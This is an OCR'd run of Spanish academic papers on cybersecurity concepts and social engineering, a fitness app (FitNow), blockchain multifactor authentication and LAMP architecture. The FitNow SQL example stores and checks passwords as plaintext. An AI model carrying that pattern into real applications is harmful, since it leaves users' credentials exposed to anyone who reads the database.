Resumen La ciberseguridad presenta un amplio espectro de implicancia en la sociedad actual. No obstante, en este articulo permitiremos aportar una explicación y descripción fundamental sobre la implementación de la ciberseguridad en arquitecturas informáticas, la diferenciación de infraestructuras criticas dentro de estas ultimas, la definición de equipos multidisciplinarios que representan la administración de la arquitectura informática y, al final, una especificación de la importancia de concientizar en el cuidado de la ingeniería social utilizada como herramienta de ataques informáticos maliciosos. Es decir, nos enfocamos en reconocer cuales son los recursos que se están utilizando y que conforman a la infraestructura informática, y cuales de estos son los componentes principales dentro del proceso en el cual se este inverso. Esto, permite poder analizar el impacto de la ciberseguridad principalmente por medio de la administración de la arquitectura presente definiendo diversos equipos multidisciplinarios con distintas facultades especificas de la ciberseguridad, protegiendo a la infraestructura, principalmente, del uso de la ingeniería social como un medio para múltiples ataques informáticos, que es el análisis principal al cual nos direccionamos.

Keywords: Ciberseguridad· Infraestructuras informáticas· Infraestructuras criticas· Equipos multidisciplinarios· Ingeniería Social· Ataques informáticos

1. Introducción

En la era digital actual, la ciberseguridad se ha convertido en un pilar fundamental para la protección de las infraestructuras informáticas.
Este artículo explora tres preguntas clave que todo profesional y organización debe considerar:

- ¿Comprendemos realmente el impacto de implementar y gestionar una infraestructura informática con características y propiedades ciberseguras?

- ¿Somos conscientes de la importancia de identificar y proteger las infraestructuras críticas dentro de nuestras arquitecturas informáticas?
- ¿Estamos preparados para enfrentar las amenazas que representa la ingeniería social como herramienta de ataque informático?

A lo largo de las siguientes secciones, abordaremos estas cuestiones fundamentales, proporcionando una visión integral de los desafíos y estrategias en la implementación de la ciberseguridad en entornos informáticos modernos.

2. Infraestructuras criticas envueltas en la arquitectura informática

¿Por que denominamos ciberseguridad y no, por ejemplo, seguridad informática o seguridad de la información?
Por sobre todo, hay que dejar en claro que la ciberseguridad abarca la seguridad del conjunto de recursos informáticos y, tambien, la seguridad del conjunto de información involucrada en los pertinentes escenarios en las cuales se las utilizan tal cual lo describe el NIC Argentina [1][2].
Sin embargo, además de estos conceptos, a continuación la Fig. 1 presenta, a nivel general, una conceptualizacion de las temáticas desprendidas por la ciberseguridad en este articulo:




Figura 1. Contexto general. Color azul hace referencia a protección y el color rojo a los ataques que se generan.

Como se puede visualizar, la Fig. 1 expone que al generar una infraestructura informática, es decir, el conjunto de tecnologías utilizadas en distintas situaciones y contextos para fines específicos de forma interna o externa en una organización y/o en otro escenario, se debe tener la perspectiva de identificar internamente a la infraestructura critica, la cual es el conjunto de componentes principales de

la arquitectura que garantizan el central funcionamiento, como lo define Urbina Gabriel P. en la Introduccion a la seguridad informatica, logrando de esta forma, asignar una administración y gestión a los recursos informáticos que estarán encargados de los diversos equipos multidisciplinarios, los cuales protegen a la infraestructura de posibles ataques informáticos, en este caso, por ejemplo, se hace un hincapié en las múltiples amenazas que se realizan mediante el uso de la ingeniería social como herramienta principal [1][3][4].

3. Equipos multidisciplinarios aplicados en el sector de la ciberseguridad

Llegado a este punto, surgen mas preguntas, por ejemplo; ¿como se gestiona o administra la arquitectura informática y su infraestructura critica interna aplicando características y propiedades ciberseguras?
Pues, para poder realizar una administración de una arquitectura informática, sea del tipo que sea, hay que tener en cuenta la gestión de diversos equipos multidisciplinarios que se encargan de trabajar en diversas tareas abocadas a distintas sub-áreas en el mismo sector de la ciberseguridad [5].
A continuación, se presenta la Fig. 2 la cual enmarca lo descrito, dejando en claro, por un lado, a los diversos equipos pertinentemente involucrados en el sector de la ciberseguridad y, por otra parte, resumidamente, cual es el aspecto que abarcan en sus respectivas tareas:




Figura 2. Equipos multidisciplinarios aplicados en la ciberseguridad

En la Fig. 2 se puede apreciar como, primeramente, el blue team se encarga de analizar constantemente la mejor perspectiva de defensa para proteger la arquitectura informática de ataques maliciosos. Esto, con ayuda de las técnicas

de ataque implementadas por los equipos de red team para poder encontrar y exponer vulnerabilidades en la infraestructura.
A su vez, también, se involucra el soporte de ataque y defensa simultáneamente que brindan los equipos de purple team, ya que estos generan un análisis de todo lo expuesto rodeado a la protección y búsqueda de mejoras de ciberseguridad en la arquitectura [6].
Entonces, por ejemplo, el equipo de blue team se basa en analizar las propiedades de protección impuestas en la arquitectura en el contexto en el cual se este inverso. Pero, el equipo de red team, teniendo en cuenta la infraestructura, evalúa implementar sobrecargas de ataques informáticos analizando el impacto y respuesta a los mismos. Es por ello, que en base a estas dos implicaciones de estos equipos, el equipo de purple team analiza como lo experimentado por el red team permite mejorar la protección de la infraestructura. Y, a su vez, como lo realizo por el blue team permite plasmar técnicas de ataque en los cuales se busquen explotar muchas mas vulnerabilidades.

4. El impacto de la Ingeniería Social como herramienta de ataque maliciosa

Teniendo en cuenta todo lo definido hasta este momento, ¿cual es el impacto de la ingeniería social como herramienta para realizar ataques informaticos maliciosos?
La ingeniería social es una de las herramientas mas usadas para desencadenar todo tipo de ataques que violen la ciberseguridad en diversos contextos a nivel general. Mediante esta, se puede realizar engaños a los seres humanos y generar un control de situación que, por medio de la tecnología, se permite extraer provecho para diferentes fines, por ejemplo, robo de dinero, obtención de información critica de organizaciones y/o personas especificas.
Una de las formas de poder utilizar la ingeniería social con fines maliciosos es por medio del denominado Phishing. Justamente este, permite a los atacantes engañar a las personas, usuarias de un sistema en particular, por medio de diversos recursos tecnológicos creados que son falsos con el fin de poder robar y extraer información sensible, contraseñas de otros sistemas involucrados, dinero, números de tarjeta de crédito, entre muchas otras cuestiones particulares [7]

No obstante, el Phising no es la única muestra de lo que se puede realizar con la ingeniería social de forma maliciosa. Este, es uno de los tantos ataques y formas con las cuales puede variar el uso de la ingeniería social convirtiéndola en una amenaza, por ejemplo, para las infraestructuras informáticas, pero, también, hacia la integridad de las personas y su información administrada.

5. Conclusiones y trabajo que representa el futuro

Por sobre todo, destacar que la ingeniería social es uno de los mayores medios de multíplices ataques maliciosos dentro de los tantos que se presentan actual-

mente. Es por esto que decidimos enfocarnos principalmente en esta temática y, con esto, permitir destacar la implicancia en la gestión de tanto infraestructura informática como critica que realizan los equipos de blue team, red team y purple team. Esto quiere decir que, a futuro, existe un proceso amplio para poder realizar análisis de protección de las arquitecturas como lo realiza el blue team, implementando diversas técnicas de tipo red team y evaluando como estas dos áreas de la ciberseguridad se equilibran para cumplir con características relacionadas a purple team representando un mayor avance en la evolución tecnológica presente.

Para concluir, es muy relevante destacar que este artículo surge de un proyecto de investigación en curso, respaldado por la Universidad Empresarial Siglo 21, la Universidad CAECE y el Laboratorio de Investigación en Software y Hardware Libre (FOSSHLab), bajo la dirección del Dr. Miguel Méndez-Garabetti y el Ing. Eduardo Piray.
Este proyecto se centra en el estudio de técnicas de identidad digital de usuarios, analizando la transición de la web 2.0 a la web 3.0 en el contexto de la ciberseguridad.Y, por otra parte, la exploración de tecnologías emergentes como la Inteligencia Artificial (IA) y la Blockchain, y su aplicación en el ámbito de la ciberseguridad, subrayando principalmente. la importancia de la evolución constante en las estrategias de ciberseguridad, adaptándose a las nuevas tecnologías y desafíos en el entorno digital.

Referencias

1. Gabriel B. Urbina. Introducción a la Seguridad Informática.
2. Argentina NIC. ¿Qué es Ciberseguridad?
3. Verónica P. Tintín-Perdomo, José R. Caiza-Caizabuano, and Fernando S. Caicedo-Altamirano. Arquitectura de redes de información. Principios y conceptos. *Dominio de las Ciencias*, 4(2):103, April 2018.
4. Francisco P. Téllez. Ciberseguridad en Infraestructuras Criticas.
5. Vicente Pons Gamon. Internet, la nueva era del delito: ciberdelito, ciberterrorismo, legislación y ciberseguridad/ Internet, the new age of crime: cibercrime, ciberterrorism, legislation and cibersecurity. *URVIO - Revista Latinoamericana de Estudios de Seguridad*, (20):80, June 2017.
6. Oscar E. Ramírez Álvarez. Capacidades tecnicas, legales y de gestion para equipos blue team y red team.
7. Eduardo Benavides, Walter Fuertes, and Sandra Sanchez. Caracterización de los ataques de phishing y técnicas para mitigarlos. Ataques: una revisión sistemática de la literatura. *Ciencia y Tecnología*, 13(1):97–104, June 2020.

Implementación de Tecnología Disruptiva en Aplicaciones de Fitness: Caso de Estudio FitNow

Manuel Cosovschi [1] , Miguel Mendez Garabetti [2]

[1] Facultad de Ingeniería, Universidad CAECE, ARG

manucosovschi@gmail.com,mmendezgarabetti@ucaecemdp.edu.ar

Abstract. El propósito de este trabajo es desarrollar FitNow, una plataforma integral destinada a la gestión de actividades deportivas. Esta aplicación permite a los usuarios inscribirse en actividades deportivas, realizar pagos de inscripciones, gestionar su progreso personal y optimizar rutas para actividades al aire libre. La motivación detrás de este proyecto radica en la necesidad de una herramienta eficiente que centralice la gestión de actividades físicas, facilitando tanto a usuarios como a proveedores de servicios deportivos. Se utiliza React Native para el desarrollo de la aplicación móvil y MySQL para la gestión de la base de datos. Los resultados preliminares demuestran el potencial del sistema en la simplificación de la gestión de actividades deportivas y la optimización de rutas.

Keywords: FitNow, Base de Datos, React Native, MySQL, Figma, Optimización de Rutas, Tecnología Disruptiva

1. Introduccion

El presente trabajo se centra en el desarrollo de FitNow, una plataforma integral diseñada para gestionar actividades deportivas de manera eficiente. La motivación principal para la creación de esta aplicación es la necesidad de una herramienta que facilite la inscripción, pago y seguimiento de actividades deportivas, así como la optimización de rutas para actividades al aire libre. El objetivo es ofrecer una solución que centralice estas funciones, mejorando la experiencia del usuario y optimizando la gestión para los proveedores.

2. Descripción del Proyecto

2.1. Descripcion General

FitNow es una aplicación móvil en desarrollo que utilizará React Native para permitir a los usuarios buscar y registrarse en actividades deportivas ofrecidas por diversos proveedores, tales como gimnasios, clubes deportivos y entrenadores personales. Además, los usuarios podrán gestionar su progreso personal, recibir notificaciones

---

Este artículo detalla los avances en el trabajo final del estudiante Manuel Cosovschi en el marco del proyecto “Implementación de Tecnología Disruptiva en Aplicaciones de Fitness: Caso de Estudio FitNow”, llevado a cabo en la Universidad CAECE, Mar del Plata en el marco de la carrera Ingeniería de Software. El Dr. Miguel Méndez-Garabetti dirige el trabajo final. El trabajo ha dado inicio en el primer cuatrimestre de 2024.

sobre nuevas actividades y eventos, y utilizar un sistema de optimización de rutas para sus actividades al aire libre.

2.2. Componentes Principales

Las principales funcionalidades previstas para FitNow incluyen:

- **Búsqueda y Filtro de Actividades**: Los usuarios podrán buscar actividades deportivas y filtrarlas según sus preferencias.
- **Registro de Usuarios**: Permitirá la creación de cuentas de usuario, incluyendo la verificación mediante un código enviado por correo electrónico.
- **Inscripción y Pago**: Los usuarios podrán inscribirse en actividades y realizar los pagos correspondientes dentro de la aplicación.
- **Gestión del Progreso**: Los usuarios podrán registrar y seguir su progreso en diversas actividades deportivas.
- **Notificaciones**: Los usuarios recibirán notificaciones sobre nuevas actividades, eventos y recordatorios de inscripciones.
- **Optimización de Rutas**: Este es el componente más disruptivo y principal del proyecto, permitiendo a los usuarios optimizar sus rutas para actividades al aire libre. Esta funcionalidad se apoya en técnicas avanzadas de geolocalización e inteligencia artificial para ofrecer rutas óptimas basadas en preferencias y datos históricos del usuario.

3. Diseño de la Base de Datos

3.1. Modelo Entidad-Relación

El modelo ER de la base de datos de FitNow está diseñado para soportar todas las funcionalidades mencionadas. Se compone de varias tablas que representan las entidades clave, como usuarios, actividades, inscripciones, proveedores y notificaciones.

3.2. Relaciones

Las tablas en la base de datos están interrelacionadas para garantizar la integridad y consistencia de los datos. Por ejemplo, la tabla de inscripciones se relaciona con las tablas de usuarios y actividades para registrar qué usuario está inscrito en qué actividad

3.3. Diagrama ER




Fig. 1. El diagrama Entidad-Relación (ER) muestra la estructura de la base de datos diseñada para la aplicación FitNow. Incluye las entidades principales y sus relaciones, ofreciendo una visión clara de cómo los datos están organizados e interconectados.

4. Función de Optimización de Rutas

4.1. Descripción General

La optimización de rutas es el componente más innovador y disruptivo de FitNow. Esta función permite a los usuarios obtener las mejores rutas para sus actividades al aire libre, basándose en datos geoespaciales y preferencias personales.

4.2. Tecnologias Utilizadas

Para implementar esta función, se utilizan varias tecnologías avanzadas:

- **Geolocalización**: Se emplean APIs como Google Maps o Mapbox para obtener datos precisos de ubicación.
- **Inteligencia Artificial**: Algoritmos de machine learning, desarrollados con bibliotecas como TensorFlow o PyTorch, se utilizan para predecir y optimizar rutas.
- **Análisis de Datos**: Herramientas como Pandas y NumPy se emplean para procesar y analizar grandes volúmenes de datos geoespaciales y de usuario.

4.3. Proceso de Optimización

- **Recopilación de Datos**: Se recogen datos de ubicación en tiempo real y se combinan con datos históricos del usuario.
- **Análisis de Preferencias**: Se analizan las preferencias del usuario, como rutas favoritas, tiempos de actividad y niveles de dificultad.
- **Generación de Rutas**: Se generan rutas óptimas utilizando algoritmos de optimización basados en machine learning.
- **Presentación de Resultados**: Las rutas óptimas se presentan al usuario en una interfaz intuitiva, mostrando información relevante como distancia, tiempo estimado y nivel de dificultad.

4.4. Beneficios

- **Eficiencia**: Las rutas optimizadas ahorran tiempo y esfuerzo al usuario.
- **Seguridad**: Se consideran factores de seguridad al generar rutas, evitando áreas peligrosas.
- **Personalización**: Las rutas se ajustan a las preferencias y necesidades individuales del usuario, mejorando la experiencia general.

5. Implementación de Interfaces y Relación con Base de Datos

En esta sección se presentan algunas de las interfaces creadas para FitNow, demostrando cómo se relacionan directamente con la base de datos diseñada. Estas interfaces permiten visualizar la conexión entre la aplicación y la base de datos, mostrando cómo los datos son ingresados, consultados y gestionados, facilitando una comprensión integral del funcionamiento de la app.

5.1. Pantalla de Registro de Usuario

La pantalla de registro de usuario permite a los nuevos usuarios crear una cuenta en FitNow. Los datos ingresados por el usuario se almacenan en la tabla Usuario de la base de datos.

Tabla Usuario: Se insertan los datos del nuevo usuario, como nombre, correo electrónico y contraseña.

```sql
-- Registro de un nuevo usuario
INSERT INTO Usuario (IDUsuario, Nombre, Correo, Clave, TipoUsuario)
VALUES ('1', 'Manuel Cosovschi', 'manuel@example.com', 'password123', 'Deportista');

-- Verificación de login
SELECT * FROM Usuario WHERE Correo = 'manuel@example.com' AND Clave = 'password123';
```

Fig. 2. Sentencias SQL demostrando la inserción de un nuevo usuario y luego su login.

5.2. Pantalla de Filtros

La pantalla de filtros permite a los usuarios buscar actividades deportivas aplicando diversos filtros como categoría, rango de precios, nivel de dificultad y modalidad.

Tabla Actividad: Se consultan las actividades aplicando los filtros seleccionados por el usuario.

```sql
-- Filtros de búsqueda de actividades
SELECT * FROM Actividad
WHERE Tipo = 'Fitness' AND Modalidad = 'Presencial' AND Dificultad = 'Principiante';
```

Fig. 3. Sentencias SQL demostrando utilización de filtros.

Bibliografia

1. Connolly, T., & Begg, C. Database Systems: A Practical Approach to Design, Implementation, and Management. Pearson..
2. Redmond, E., & Wilson, J. R. Seven Databases in Seven Weeks: A Guide to Modern Databases and the NoSQL Movement. Pragmatic Bookshelf.
3. Moniruzzaman, A. B. M., & Hossain, S. A. NoSQL Database: New Era of Databases for Big data Analytics - Classification, Characteristics and Comparison. International Journal of Database Theory and Application, 6(4), 1-14.
4. Fowler, M. NoSQL Distilled: A Brief Guide to the Emerging World of Polyglot Persistence. Addison-Wesley..
5. Hecht, R., & Jablonski, S. NoSQL evaluation: A use case oriented survey. 2011 International Conference on Cloud and Service Computing. IEEE.

Implementación de un Modelo de Autenticación Multifactor en Blockchain*

Guillermo Daniel Romero Arregin[1], Miguel Méndez-Garabetti[1,3], Eduardo Piray[1,2], Ricardo Elian Gonzalez[2], Santiago Araya[3]

[1] Universidad CAECE, Departamento de Sistemas, Mar del Plata, Argentina
gromeroarregin@gmail.com, {mmendezgarabetti,epiray}@ucaecemdp.edu.ar
[2] Universidad Siglo 21, Decanato de Ciencias Aplicadas, Córdoba, Argentina
eliangonzalez045@gmail.com
[3] Free and Open Source Software/Hardware Research Laboratory (FOSSHLab), Mendoza, Argentina
santiagoaraya913@gmail.com

Resumen Uno de los mayores problemas de seguridad a los que se enfrentan los usuarios de wallets en blockchains es la protección y seguridad de las claves privadas asociadas a ellas. Debido a su naturaleza, la pérdida o robo de las mismas compromete de manera permanente toda la información relacionada con una determinada clave privada. En este proyecto se propone la investigación e implementación de un modelo de autenticación que utiliza blockchains como medio para confirmar que un usuario que intenta acceder a un servicio a través de una dirección pública pueda comprobar su identidad a través de la creación y uso de distintas direcciones públicas que actúen a modo de factores de seguridad adicionales. El objetivo principal de este modelo será evitar que entidades no autorizadas puedan acceder a servicios en nombre del propietario de una cuenta existente al utilizar un registro de direcciones fiables almacenadas en forma de smart contract dentro de una blockchain, aprovechando la seguridad e inmutabilidad de la misma para mitigar los riesgos existentes relacionados con la pérdida y/o robo de una clave privada o frase semilla.

Keywords: Blockchain · Autenticación · Esquema · Seguridad · MFA

* Este artículo detalla los avances en la investigación del estudiante Guillermo D. Romero Arregin, cuyo trabajo final de grado se titula Ïmplementación de un Modelo de Autenticación Multifactor en Blockchain". La investigación forma parte del proyecto "Técnicas Avanzadas de Identidad Digital y Aplicación de Zero Trust para la Transición a la Web 3.0", llevado a cabo en la Universidad CAECE, Mar del Plata en el marco de la carrera Licenciatura en Sistemas. El Dr. Miguel Méndez-Garabetti dirige tanto el trabajo final como el proyecto de investigación, el trabajo ha dado inicio en el primer cuatrimestre de 2024.

1. Introducción

Cuando se interactúa con un sistema de seguridad, este debe poder confirmar quién es un usuario que intenta acceder a un sistema, y si dicho usuario es realmente quien dice ser antes de brindar acceso a los servicios que tiene permitido ingresar. Primero un usuario se identifica al sistema, proporcionando una identidad, y luego se confirma dicha identidad al autenticarla a través de algún mecanismo [1], el cual puede estar basado en algo que un usuario sabe, como una contraseña, algo que un usuario posee, como un token o algo que un usuario es, como su huella digital. Además, estos factores pueden ser combinados dentro del mismo proceso de confirmación de una identidad [2].

A través del mecanismo Sign-in With Ethereum [3], es posible utilizar una dirección de blockchain para registrar e iniciar sesión en servicios que lo integren, permitiendo reemplazar la combinación tradicional de nombre de usuario y contraseña por la verificación de una dirección de blockchain a través de una wallet que contenga la clave privada correspondiente.

Cuando los usuarios interactúan con blockchains, uno de los aspectos a tener en cuenta es la seguridad y protección de las claves privadas o frases semilla, ya que sólo a través de estas un usuario puede verificar que es efectivamente el propietario de la dirección asociada con las mismas. Si bien este sistema permite que un usuario pueda actuar sin depender de proveedores de identidad centralizados, la ausencia de estos también implica un mayor riesgo si el usuario sufre la pérdida o robo de su clave privada, ya que no habrá manera de recuperar el control de la dirección, los activos y los servicios asociados a ella.

El problema es que las claves privadas o frases semillas deben ser escritas en papel o en medios digitales ya que son difíciles de recordar, y una vez escritas pueden perderse, o alguien más puede encontrarlas. Si bien existen soluciones para este problema, suelen conllevar cierto grado de pérdida del anonimato característico de las direcciones de blockchains [4].

2. Objetivos del Proyecto

En este proyecto se propone la investigación, implementación y evaluación de un modelo que permita realizar el proceso de autenticación para acceder a servicios a través de un sistema de autenticación multifactor que consiste en el uso de distintas direcciones en blockchain, de manera que se cuente al menos con un factor adicional al momento de confirmar la identidad del usuario.

A través de este modelo, se podrá agregar una capa de seguridad adicional que permita negar el acceso a atacantes que hayan obtenido acceso a una cuenta obteniendo de alguna manera una clave privada o frase semilla asociada, y por lo tanto el control de la misma. Además, ya que la utilización de wallets para acceder a servicios permite cierto grado de anonimato, se buscará respetarlo exponiendo la menor cantidad de información posible en los datos que se publiquen en blockchain.

Por último, se analizará la factibilidad y eficiencia del modelo propuesto, analizando sus ventajas y desventajas, costos y experiencia de usuario.

3. Modelo




Figura 1. Diagrama de secuencia del modelo, vista de usuario

3.1. Usuario

El usuario utilizará al menos dos direcciones de blockchain, una actuará como principal, mientras que la otra tomará el rol de segundo factor. Para iniciar el proceso de autenticación se utilizará un servicio que acepte el mecanismo Sign-in With Ethereum (SIWE), de manera que el proceso de inicio de sesión pueda realizarse de manera sencilla contando con direcciones asociadas a wallets (ver Fig.1). En este caso, se utilizará la wallet Metamask [5] para autorizar los inicios de sesión. Una vez elegidas las cuentas a utilizar, el usuario deberá desplegar un smart contract en la blockchain donde se registrará la cuenta principal y las cuentas de factor adicional.

3.2. Blockchain

El modelo será probado en una blockchain local desplegada a través de Hardhat [6]. Hardhat es un entorno de pruebas para smart contracts que permite crear y desplegar una blockchain de Ethereum [7] dentro de una red local para propósitos de desarrollo, y que puede ser agregada y utilizada por una wallet. El smart contract a desplegar será lo más pequeño posible y sólo implementará funciones de solo lectura, de manera que no haya costos adicionales al momento




Figura 2. Diagrama de secuencia del modelo, vista de aplicación

de consultarlo. El resultado de la consulta será utilizado por la API Ethers.js [8], que verificará y obtendrá los datos necesarios para el funcionamiento del sistema MFA (ver Fig.2).

3.3. Aplicación

Para la implementación del servicio se utilizará una aplicación en Angular [9], cuya finalidad será la implementación del servicio de autenticación multifactor. Para facilitar la implementación, se utilizará el servicio IAM Keycloak [10] y el servidor público OpenID Connect de Sign-in with Ethereum para la autorización de los inicios de sesión por parte del usuario. Dicha autorización será aprobada o rechazada por el usuario a través de la wallet. Una vez iniciado el proceso de inicio de sesión, la aplicación podrá verificar el smart contract que contiene la o las direcciones a utilizar como factor adicional, así como la cantidad de ellas que serán requeridas para completar con éxito el inicio de sesión (ver Fig. 2). Para la interacción con la blockhain y los smart contracts se utilizará la librería Ethers.js, que permite conectarse de manera sencilla con los smart contracts y ejecutar sus funciones.

4. Conclusión

El principal objetivo del proyecto es la evaluación de smart contracts como factor adicional de autenticación, aprovechando las ventajas proporcionadas por las blockchains, al mismo tiempo que se busca proporcionar una manera de mitigar el riesgo existente relacionado con pérdidas y/o robos de claves privadas y frases semilla, permitiendo así una mayor adopción por parte de los usuarios hacia los sistemas descentralizados.

Por otro lado, el modelo permitirá la inclusión de características adicionales que pueden mejorar la seguridad y la experiencia del usuario, como la posibilidad de recuperación de cuentas asociadas a claves privadas perdidas y/o robadas, y el despliegue sencillo de smart contracts para facilitar la interacción con el sistema.

Referencias

1. Idrus, S.Z.S., Cherrier, E., Rosenberger, C., Schwartzmann, J.J.: A Review on Authentication Methods. Australian Journal of Basic and Applied Sciences (2013)
2. Kim, J.J., Hong, S.P.: A Method of Risk Assessment for Multi-Factor Authentication. Journal of Information Processing Systems **7**(1), 187–198 (Mar 2011). https://doi.org/10.3745/JIPS.2011.7.1.187, https://doi.org/10.3745/JIPS.2011.7.1.187
3. Sign-In with Ethereum | Sign-In with Ethereum (Feb 2022), https://docs.login.xyz
4. Madnick, S.: Blockchain Isn't as Unbreakable as You Think (Nov 2019). https://doi.org/10.2139/ssrn.3542542, https://papers.ssrn.com/abstract=3542542
5. The Ultimate Crypto Wallet for DeFi, Web3 Apps, and NFTs | MetaMask, https://metamask.io/
6. Hardhat | Ethereum development environment for professionals by Nomic Foundation, https://hardhat.org
7. Ethereum, https://ethereum.org/en/
8. Ethers.js, https://docs.ethers.org/v6/
9. Angular, https://angular.dev/
10. Keycloak, https://www.keycloak.org/

Implementación de una app en una red local y comparación de su arquitectura en dos y tres capas

David Espíndola, Denis Fernández, Lidia Ojeda, Alfredo Ramírez, Santiago Pioli[1]

[1] Dpto. Informática, Facultad Cs. Exactas, Univeridad Nacional del Nordeste, Corrientes, República Argentina

davidgabrielespindola@gmail.com, dafer1982@outlook.com.ar, mariann1042@gmail.com, ramirezalfredoagustin80@gmail.com, santiago.pioli@comunidad.unne.edu.ar

Abstract. El trabajo que se presenta sugiere dos maneras de afrontar el desarrollo de un sistema de información. Se comparan los modelos de dos y tres capas para la arquitectura cliente-servidor, donde la aplicación y la base de datos se alojarán en un solo servidor como en servidores separados, midiendo sus rendimientos y contrastando ventajas y desventajas de ambas topologías. Nuestra propuesta trata de software de código abierto que se suelen instalar juntas para que un servidor pueda alojar aplicaciones y sitios web dinámicos escritos en PHP. Estos softwares se tratan del sistema operativo Linux con el servidor web Apache. Los datos del sitio se almacenan en una base de datos MySQL y el contenido dinámico se procesa mediante PHP.

Keywords: Aplicación PHP, Servidor Linux, Servidor Apache, Red Local

1 Introducción

Este trabajo de investigación se centra en el proceso integral de alojar una aplicación PHP en una red local y analizar su funcionamiento. Además, se considerarán las herramientas de análisis y evaluación pertinentes para obtener una comprensión completa del rendimiento y la eficiencia de la aplicación alojada localmente.

Una arquitectura multicapa es una arquitectura cliente-servidor en la que las funciones de presentación, lógica de negocio y gestión de datos están separadas físicamente. Una aplicación Web es proporcionada por un servidor Web y utilizada por usuarios que se conectan desde cualquier punto vía clientes Web (browsers o navegadores). La arquitectura de un Sitio Web tiene tres componentes principales:

- Un servidor Web
- Una conexión de red
- Uno o más clientes

El servidor Web distribuye páginas de información formateada a los clientes que las solicitan. Los requerimientos son hechos a través de una conexión de red, y para ello se usa el protocolo HTTP. Una vez que se solicita esta petición mediante el protocolo HTTP y la recibe el servidor Web, éste localiza la página Web en su sistema de archivos y la envía de vuelta al navegador que la solicitó.

Las aplicaciones web se modelan mediante lo que se conoce como modelo de capas, Una capa representa un elemento que procesa o trata información. Los tipos son:

- Modelo de dos capas: La información atraviesa dos capas entre la interfaz y la administración de los datos.
- Modelo de n-capas: La información atraviesa varias capas, el más habitual es el modelo de tres capas.

A través de esta investigación, se espera brindar una comprensión sólida de los pasos necesarios para alojar una aplicación PHP en una red local, así como una evaluación completa de su funcionamiento.

